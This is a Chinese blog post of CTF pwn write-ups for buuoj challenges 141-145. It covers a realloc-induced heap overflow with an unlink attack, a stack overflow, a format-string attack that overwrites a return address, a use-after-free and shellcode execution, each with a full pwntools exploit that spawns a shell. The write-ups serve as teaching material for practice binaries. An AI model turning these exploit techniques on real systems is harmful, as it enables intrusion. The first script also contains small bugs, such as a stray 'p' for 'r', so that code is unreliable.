buuoj Pwn writeup 141-145

原创

yongbaoii 于 2021-05-28 11:07:21 发布 57 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/115016130

141 jarvisoj_level6_x64

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./141
```

菜单

堆


```
  qword_6020A8 = (__int64)malloc(0x1810uLL);
  *(_QWORD *)qword_6020A8 = 256LL;
  result = (_QWORD *)qword_6020A8;
  *(_QWORD *)(qword_6020A8 + 8) = 0LL;
  for ( i = 0; i <= 255; ++i )
  {
    *(_QWORD *)(qword_6020A8 + 24LL * i + 16) = 0LL;
    *(_QWORD *)(qword_6020A8 + 24LL * i + 24) = 0LL;
    result = (_QWORD *)(qword_6020A8 + 24LL * i + 32);
    *result = 0LL;
  }
  return result;
}
```


进来先在0x6020a8地方申请了一个很大的chunk，然后就是各种清零。

我们先来看new，来分析各种chunk的关系。

```
if ( *(_QWORD *)(big_chunk + 8) < *(_QWORD *)big_chunk )
{
  for ( i = 0; ; ++i )
  {
    v0 = *(_QWORD *)big_chunk;
    if ( i >= *(_QWORD *)big_chunk )
      break;
    if ( !*(_QWORD *)(big_chunk + 24LL * i + 16) )
    {
      printf("Length of new note: ");
      v3 = getinput();
      if ( v3 > 0 )
      {
        if ( v3 > 4096 )
          v3 = 4096;
        v4 = malloc((128 - v3 % 128) % 128 + v3);
        printf("Enter your note: ");
        sub_40085D(v4, (unsigned int)v3);
        *(_QWORD *)(big_chunk + 24LL * i + 16) = 1LL;
        *(_QWORD *)(big_chunk + 24LL * i + 24) = v3;
        *(_QWORD *)(big_chunk + 24LL * i + 32) = v4;
        ++*(_QWORD *)(big_chunk + 8);
        LODWORD(v0) = puts("Done.");
      }
      else
      {
        LODWORD(v0) = puts("Invalid length!");
      }
      return v0;
```


那个大的chunk存着各种信息，结构是这样的。



list

```
unsigned int i; // [rsp+Ch] [rbp-4h]

if ( *(__int64 *)(big_chunk + 8) <= 0 )
{
  LODWORD(v0) = puts("You need to create some new notes first.");
}
else
{
  for ( i = 0; ; ++i )
  {
    v0 = *(_QWORD *)big_chunk;
    if ( (int)i >= *(_QWORD *)big_chunk )
      break;
    if ( *(_QWORD *)(big_chunk + 24LL * (int)i + 16) == 1LL )
      printf("%d. %s\n", i, *(const char **)(big_chunk + 24LL * (int)i + 32));
  }
}
```


正常输出。

edit

```
__int64 v1; // rbx
int v2; // [rsp+4h] [rbp-1Ch]
int v3; // [rsp+8h] [rbp-18h]

printf("Note number: ");
v3 = getinput();
if ( v3 < 0 || v3 >= *(_QWORD *)big_chunk || *(_QWORD *)(big_chunk + 24LL * v3 + 16) != 1LL )
  return puts("Invalid number!");
printf("Length of note: ");
v2 = getinput();
if ( v2 <= 0 )
  return puts("Invalid length!");
if ( v2 > 4096 )
  v2 = 4096;
if ( v2 != *(_QWORD *)(big_chunk + 24LL * v3 + 24) )
{
  v1 = big_chunk;
  *(_QWORD *)(v1 + 24LL * v3 + 32) = realloc(*(void **)(big_chunk + 24LL * v3 + 32), (128 - v2 % 128) % 128 + v2);
  *(_QWORD *)(big_chunk + 24LL * v3 + 24) = v2;
}
printf("Enter your note: ");
sub_40085D(*(_QWORD *)(big_chunk + 24LL * v3 + 32), v2);
return puts("Done.");
```


会发现

realloc这里的地址没问题，大小这里跟128字节对齐，因为是realloc，作用就是当要写入的大于本来的chunk大小，会释放本来的chunk，然后申请一个大的chunk，返回这个新chunk的地址。

realloc这里会造成溢出。

free

```
if ( *(__int64 *)(big_chunk + 8) <= 0 )
  return puts("No notes yet.");
printf("Note number: ");
v1 = getinput();
if ( v1 < 0 || v1 >= *(_QWORD *)big_chunk )
  return puts("Invalid number!");
--*(_QWORD *)(big_chunk + 8);
*(_QWORD *)(big_chunk + 24LL * v1 + 16) = 0LL;
*(_QWORD *)(big_chunk + 24LL * v1 + 24) = 0LL;
free(*(void **)(big_chunk + 24LL * v1 + 32));
return puts("Done.");
```


没有清理free指针，但是标志位，大小都清理掉了。

这个题我们能够利用的漏洞就是uaf，跟realloc造成的堆溢出，你或许会想，realloc怎么会造成溢出，他是怎么的一种方式？

我们先来看一下realloc。

> size == 0 ， 这个时候等同于free
> realloc_ptr == 0 && size > 0 ， 这个时候等同于malloc
> malloc_usable_size(realloc_ptr) >= size， 这个时候等同于edit
> malloc_usable_size(realloc_ptr) < szie， 这个时候才是malloc一块更大的内存，将原来的内容复制过去，再将原来的chunk给free掉

在这个题里面当我们realloc的时候如果size大于ptr的size，会首先将原来的chunk释放掉，然后再找一个更大的chunk分配给它，返回这个chunk的地址，但是我们要注意，这里的找一个更大的chunk，有两种不同情况。
1、如果有足够空间用于扩大mem_address指向的内存块，则分配额外内存，并返回mem_address
这里说的是“扩大”，我们知道，realloc是从堆上分配内存的，当扩大一块内存空间时， realloc()试图直接从堆上现存的数据后面的那些字节中获得附加的字节，如果能够满足，自然天下太平。也就是说，如果原先的内存大小后面还有足够的空闲空间用来分配，加上原来的空间大小＝ newsize。那么就ok。得到的是一块连续的内存。
2、如果原先的内存大小后面没有足够的空闲空间用来分配，那么从堆中另外找一块newsize大小的内存。

我们这道题用到的情况显然是后者。
我们在做题的时候首先申请了5个chunk，然后free掉了2、4.接着对chunk1进行了一次大于chunksize的edit，那么造成的结果是什么，首先释放了chunk1的地址，然后试图寻找对上现存的能用的空间，就找到了2,因为他是空闲的，于是合并再一次，分配给chunk1.所以虽然你是edit的0x90，但是其实返回的chunk是1、2合并起来的0x120.

然后伪造好chunk，做一个unlink就好了。

```
pwndbg> x/50gx 0x1515820
0x1515820:      0x0000000000000000      0x0000000000000121
0x1515830:      0x6161616161616161      0x6161616161616161
0x1515840:      0x6161616161616161      0x6161616161616161
0x1515850:      0x6161616161616161      0x6161616161616161
0x1515860:      0x6161616161616161      0x6161616161616161
0x1515870:      0x6161616161616161      0x6161616161616161
0x1515880:      0x6161616161616161      0x6161616161616161
0x1515890:      0x6161616161616161      0x6161616161616161
0x15158a0:      0x6161616161616161      0x6161616161616161
0x15158b0:      0x6161616161616161      0x6161616161616161
0x15158c0:      0x00000000015159d0      0x00007f9eb978fb78
0x15158d0:      0x6161616161616161      0x6161616161616161
0x15158e0:      0x6161616161616161      0x6161616161616161
0x15158f0:      0x6161616161616161      0x6161616161616161
0x1515900:      0x6161616161616161      0x6161616161616161
0x1515910:      0x6161616161616161      0x6161616161616161
0x1515920:      0x6161616161616161      0x6161616161616161
0x1515930:      0x6161616161616161      0x6161616161616161
0x1515940:      0x0000000000000090      0x0000000000000091
0x1515950:      0x6161616161616161      0x6161616161616161
0x1515960:      0x6161616161616161      0x6161616161616161
0x1515970:      0x6161616161616161      0x6161616161616161
0x1515980:      0x6161616161616161      0x6161616161616161
0x1515990:      0x6161616161616161      0x6161616161616161
0x15159a0:      0x6161616161616161      0x6161616161616161
pwndbg>
```


exp

```
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = process("./141")
libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so
.6')
elf = ELF('./141')
free_got = elf.got['free']

def add(size,content):
    r.sendlineafter('Your choice:','2')
    r.sendlineafter('Length of new note: ',str(size))
```

```
    r.sendafter('Enter your note:',content)

def free(index):
    r.sendlineafter('Your choice: ','4')
    r.sendlineafter('Note number: ',str(index))

def show():
    r.sendlineafter('Your choice: ','1')

def edit(index,size,content):
    r.sendlineafter('Your choice: ','3')
    r.sendlineafter('Note number: ',str(index))
    r.sendlineafter('Length of note: ',str(size))
    r.sendafter('Enter your note: ',content)

add(0x80,0x80 * 'a')    # chunk 0
add(0x80,0x80 * 'a')    # chunk 1
add(0x80,0x80 * 'a')    # chunk 2
add(0x80,0x80 * 'a')    # chunk 3
add(0x80,0x80 * 'a')    # chunk 4
edit(4,len("/bin/sh\x00"),"/bin/sh\x00")

gdb.attach(r)

free(3)
free(1)

payload = 0x90 * 'a'
edit(0,len(payload),payload)
show()
#show the heap_addr
#two unsorted_bin chunk linked

r.recvuntil(0x90 * 'a')
heap_0 = u64(r.recvuntil('\x0a') + '\x00\x00\x00\x00') - 0x19a0
heap_4 = heap_0 + 0x1a40

fd = heap_0 - 0x18
bk = heap_0 - 0x10
payload = p64(0) + p64(0x80)
payload += p64(fd) + p64(bk)
payload = payload.ljust(0x80,'\x00')
payload += p64(0x80) + p64(0x90)
edit(0,len(payload),payload)

free(1)
#这个free就是用到realloc造成堆溢出之后造成的unlink

payload = p64(2) + p64(1) + p64(0x8) + p64(free_got)    #chunk0 size改为0x8
payload += p64(0) * 9 + p64(1) + p64(8) + p64(heap_4)
payload = payload.ljust(0x90,'\x00')
edit(0,len(payload),payload)

show()
free = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
libc_base = free - libc.sym['free']
system = libc_base + libc.sym['system']

print hex(libc_base)
```

```
payload = p64(system)
edit(0,len(payload),payload)

r.interactive()
```

142 suctf_2018_stack

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   73 Sy
mbols   No      0               2       ./142
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts(" ____  _   _  ____ _____ _____ ");
  puts("/ ___|| | | |/ ___|_   _|  ___|");
  puts("\\___ \\| | | | |     | | | |_   ");
  puts(" ___) | |_| | |___  | | |  _|  ");
  puts("|____/ \\___/ \\____| |_| |_|    ");
  puts("                               ");
  puts("===============================");
  return read(0, buf, 0x30uLL);
}
```


直接栈溢出到system就行。要注意ubuntu18，有个栈对齐。

```
from pwn import *
r = remote('node3.buuoj.cn',28430)

leave_ret = 0x400732
pop_rdi_ret = 0x4007a3
ret_addr = 0x0400677
payload = 'a' * (0x20 + 8) + p64(ret_addr)
r.send(payload)
r.interactive()
```

143 npuctf_2020_level2

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   69 Sy
mbols   No      0               4       ./143
```

```
while ( 1 )
{
  read(0, buf, 0x64uLL);
  if ( !strcmp(buf, "66666666") )
    break;
  printf(buf, "66666666");
}
return 0;
}
```


buf在bss段上，printf格式化字符串的漏洞非常明显，所以我们看得出来，这个题就是非栈上的格式化字符串漏洞。

思路很多，首先我们先看一下RELRO保护，保护全开，我们并不能劫持got表。
那么我们就考虑改它的返回地址，改成one_gadget就好了。
但是我们注意它跟传统的那种劫持got的方法不一样，我们有更好的写法。

以前的那个我们是利用三个地址形成的链，p1，p2，p3。
我们必须去利用p1让p2一个字节一个字节加，然后达到一个字节一个字节去修改地址
我们下面这个，是直接修改p2，然后达到目的。
他们的区别在哪里，或者说明明下面这种更简单，但是为什么还是以前那个会那样写？
我们找出区别，以前那个需要我们去劫持got表，我们写地址的字节数会大于两个字节，所以我们不能直接去把p2修改成got表地址，所以需要建立中间层，让p2一个一个字节加，p3来做这一件事情，这个题我们是改返回地址，但是我们改的时候改两个字节就行，所以我们可以使用这种简单的方法。

```python
from pwn import *

context.log_level = "debug"

#r = process('./143')
r = remote("node3.buuoj.cn", "29911")

libc = ELF('./64/libc-2.27.so')
elf = ELF('./143')

r.sendline('%9$p%11$p%7$pend\x00')

r.recvuntil('0x')
stack_addr = int(r.recvuntil('0x')[:-2],16)
addr1 = int(r.recvuntil('0x')[:-2],16)
base = addr1 - 0x79a
addr2 = int(r.recvuntil('end')[:-3],16)
libc_base = addr2 - libc.symbols['__libc_start_main']-0xe7

p1 = stack_addr - 0xd0
p2 = stack_addr
p3 = stack_addr + 0x31b

ret_addr = stack_addr - 0xe0
one_gadget = libc_base + 0x10a38c

print hex(one_gadget)

print "ret_addr = " + str(hex(ret_addr))

off = ret_addr & 0xffff


r.sendline("%"+str(off)+"c%9$hn"+'end\x00')
r.recvuntil("end")
off1 = one_gadget & 0xffff
print hex(off1)
r.sendline("%"+str(off1)+"c%35$hn"+'end\x00')
r.recvuntil("end")

r.sendline("%"+str(off + 2)+"c%9$hn"+'end\x00')
r.recvuntil("end")
off2 = (one_gadget >> 16) & 0xffff
print hex(off2)
r.sendline("%"+str(off2)+"c%35$hn"+'end\x00')
r.recvuntil("end")

#gdb.attach(r)
#input()

r.sendline('66666666\x00')

r.interactive()
```

144 actf_2019_babyheap

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./144
```

```
v1 = __readfsqword(0x28u);
puts("==============================");
puts(" This is a heap exploit demo  ");
puts("==============================");
puts("1. Create something           ");
puts("2. Delete something           ");
puts("3. Print something            ");
puts("4. Exit                       ");
puts("==============================");
printf("Now the time is ");
system("date");
printf("Your choice: ");
```



跟平常的菜单不大一样了。多了个日期。

add

```
int v3; // [rsp+Ch] [rbp-34h]
char buf[24]; // [rsp+10h] [rbp-30h] BYREF
unsigned __int64 v5; // [rsp+28h] [rbp-18h]

v5 = __readfsqword(0x28u);
if ( num <= 5 )
{
  for ( i = 0; i <= 4; ++i )
  {
    if ( !*(&ptr + i) )
    {
      *(&ptr + i) = malloc(0x10uLL);
      *((_QWORD *)*(&ptr + i) + 1) = pprintf;
      puts("Please input size: ");
      read(0, buf, 8uLL);
      v3 = atoi(buf);
      v0 = (void **)*(&ptr + i);
      *v0 = malloc(v3);
      puts("Please input content: ");
      read(0, *(void **)*(&ptr + i), v3);
      ++num;
      return __readfsqword(0x28u) ^ v5;
    }
  }
}
else
```


结构还是比较简单的。



delete

```
if ( v1 >= 0 && v1 < num )
{
  if ( *(&ptr + v1) )
  {
    free(*(void **)*(&ptr + v1));
    free(*(&ptr + v1));
  }
}
else
```



```
v3 = __readfsqword(0x28u);
puts("Please input list index: ");
read(0, buf, 4uLL);
v1 = atoi(buf);
if ( v1 >= 0 && v1 < num )
{
  if ( *(&ptr + v1) )
    (*((void (__fastcall **)(_QWORD))*(&ptr + v1) + 1))(*(_QWORD *)*(&ptr + v1));
}
else
{
  puts("Out of bound!");
}
return __readfsqword(0x28u) ^ v3;
```


双层结构，就uaf控制第一个chunk，把content改成system，但后system “/bin/sh” 就可以了。

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context(log_level = 'debug')

r = remote("node3.buuoj.cn","25159")
elf = ELF('./144')

def create(size,payload):
    r.sendlineafter("Your choice: ",'1')
    r.sendlineafter("Please input size: \n",str(size))
    r.sendafter("Please input content: \n",payload)

def delete(index):
    r.sendlineafter("Your choice: ",'2')
    r.sendlineafter("Please input list index: \n",str(index))

def print_this(index):
    r.sendlineafter("Your choice: ",'3')
    r.sendlineafter("Please input list index: \n",str(index))

create(0x200,'index:0')
create(0x200,'index:1')
delete(0)
delete(1)

create(0x10,p64(0x602010) + p64(elf.symbols["system"]))
print_this(0)
r.interactive()
```

145 [BSidesCF 2019]Runit

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   76 Sy
mbols   No      0               2       ./145
```

```
int __cdecl main(int argc, const char **
{
  void *buf; // [esp+8h] [ebp-10h]

  buf = mmap(0, 0x400u, 7, 34, 0, 0);
  alarm(0xAu);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 2, 0);
  puts("Send me stuff!!");
  if ( read(0, buf, 0x400u) < 0 )
  {
    puts("Error reading!");
    exit(1);
  }
  ((void (*)(void))buf)();
  return 0;
}
```


就写个shellcode跑一下就行

exp

```
from pwn import *

r = remote("node3.buuoj.cn",28830)

elf = ELF("./145")

shellcode = asm(shellcraft.sh())
r.recvuntil(b"Send me stuff!!\n")
r.sendline(shellcode)

r.interactive()
```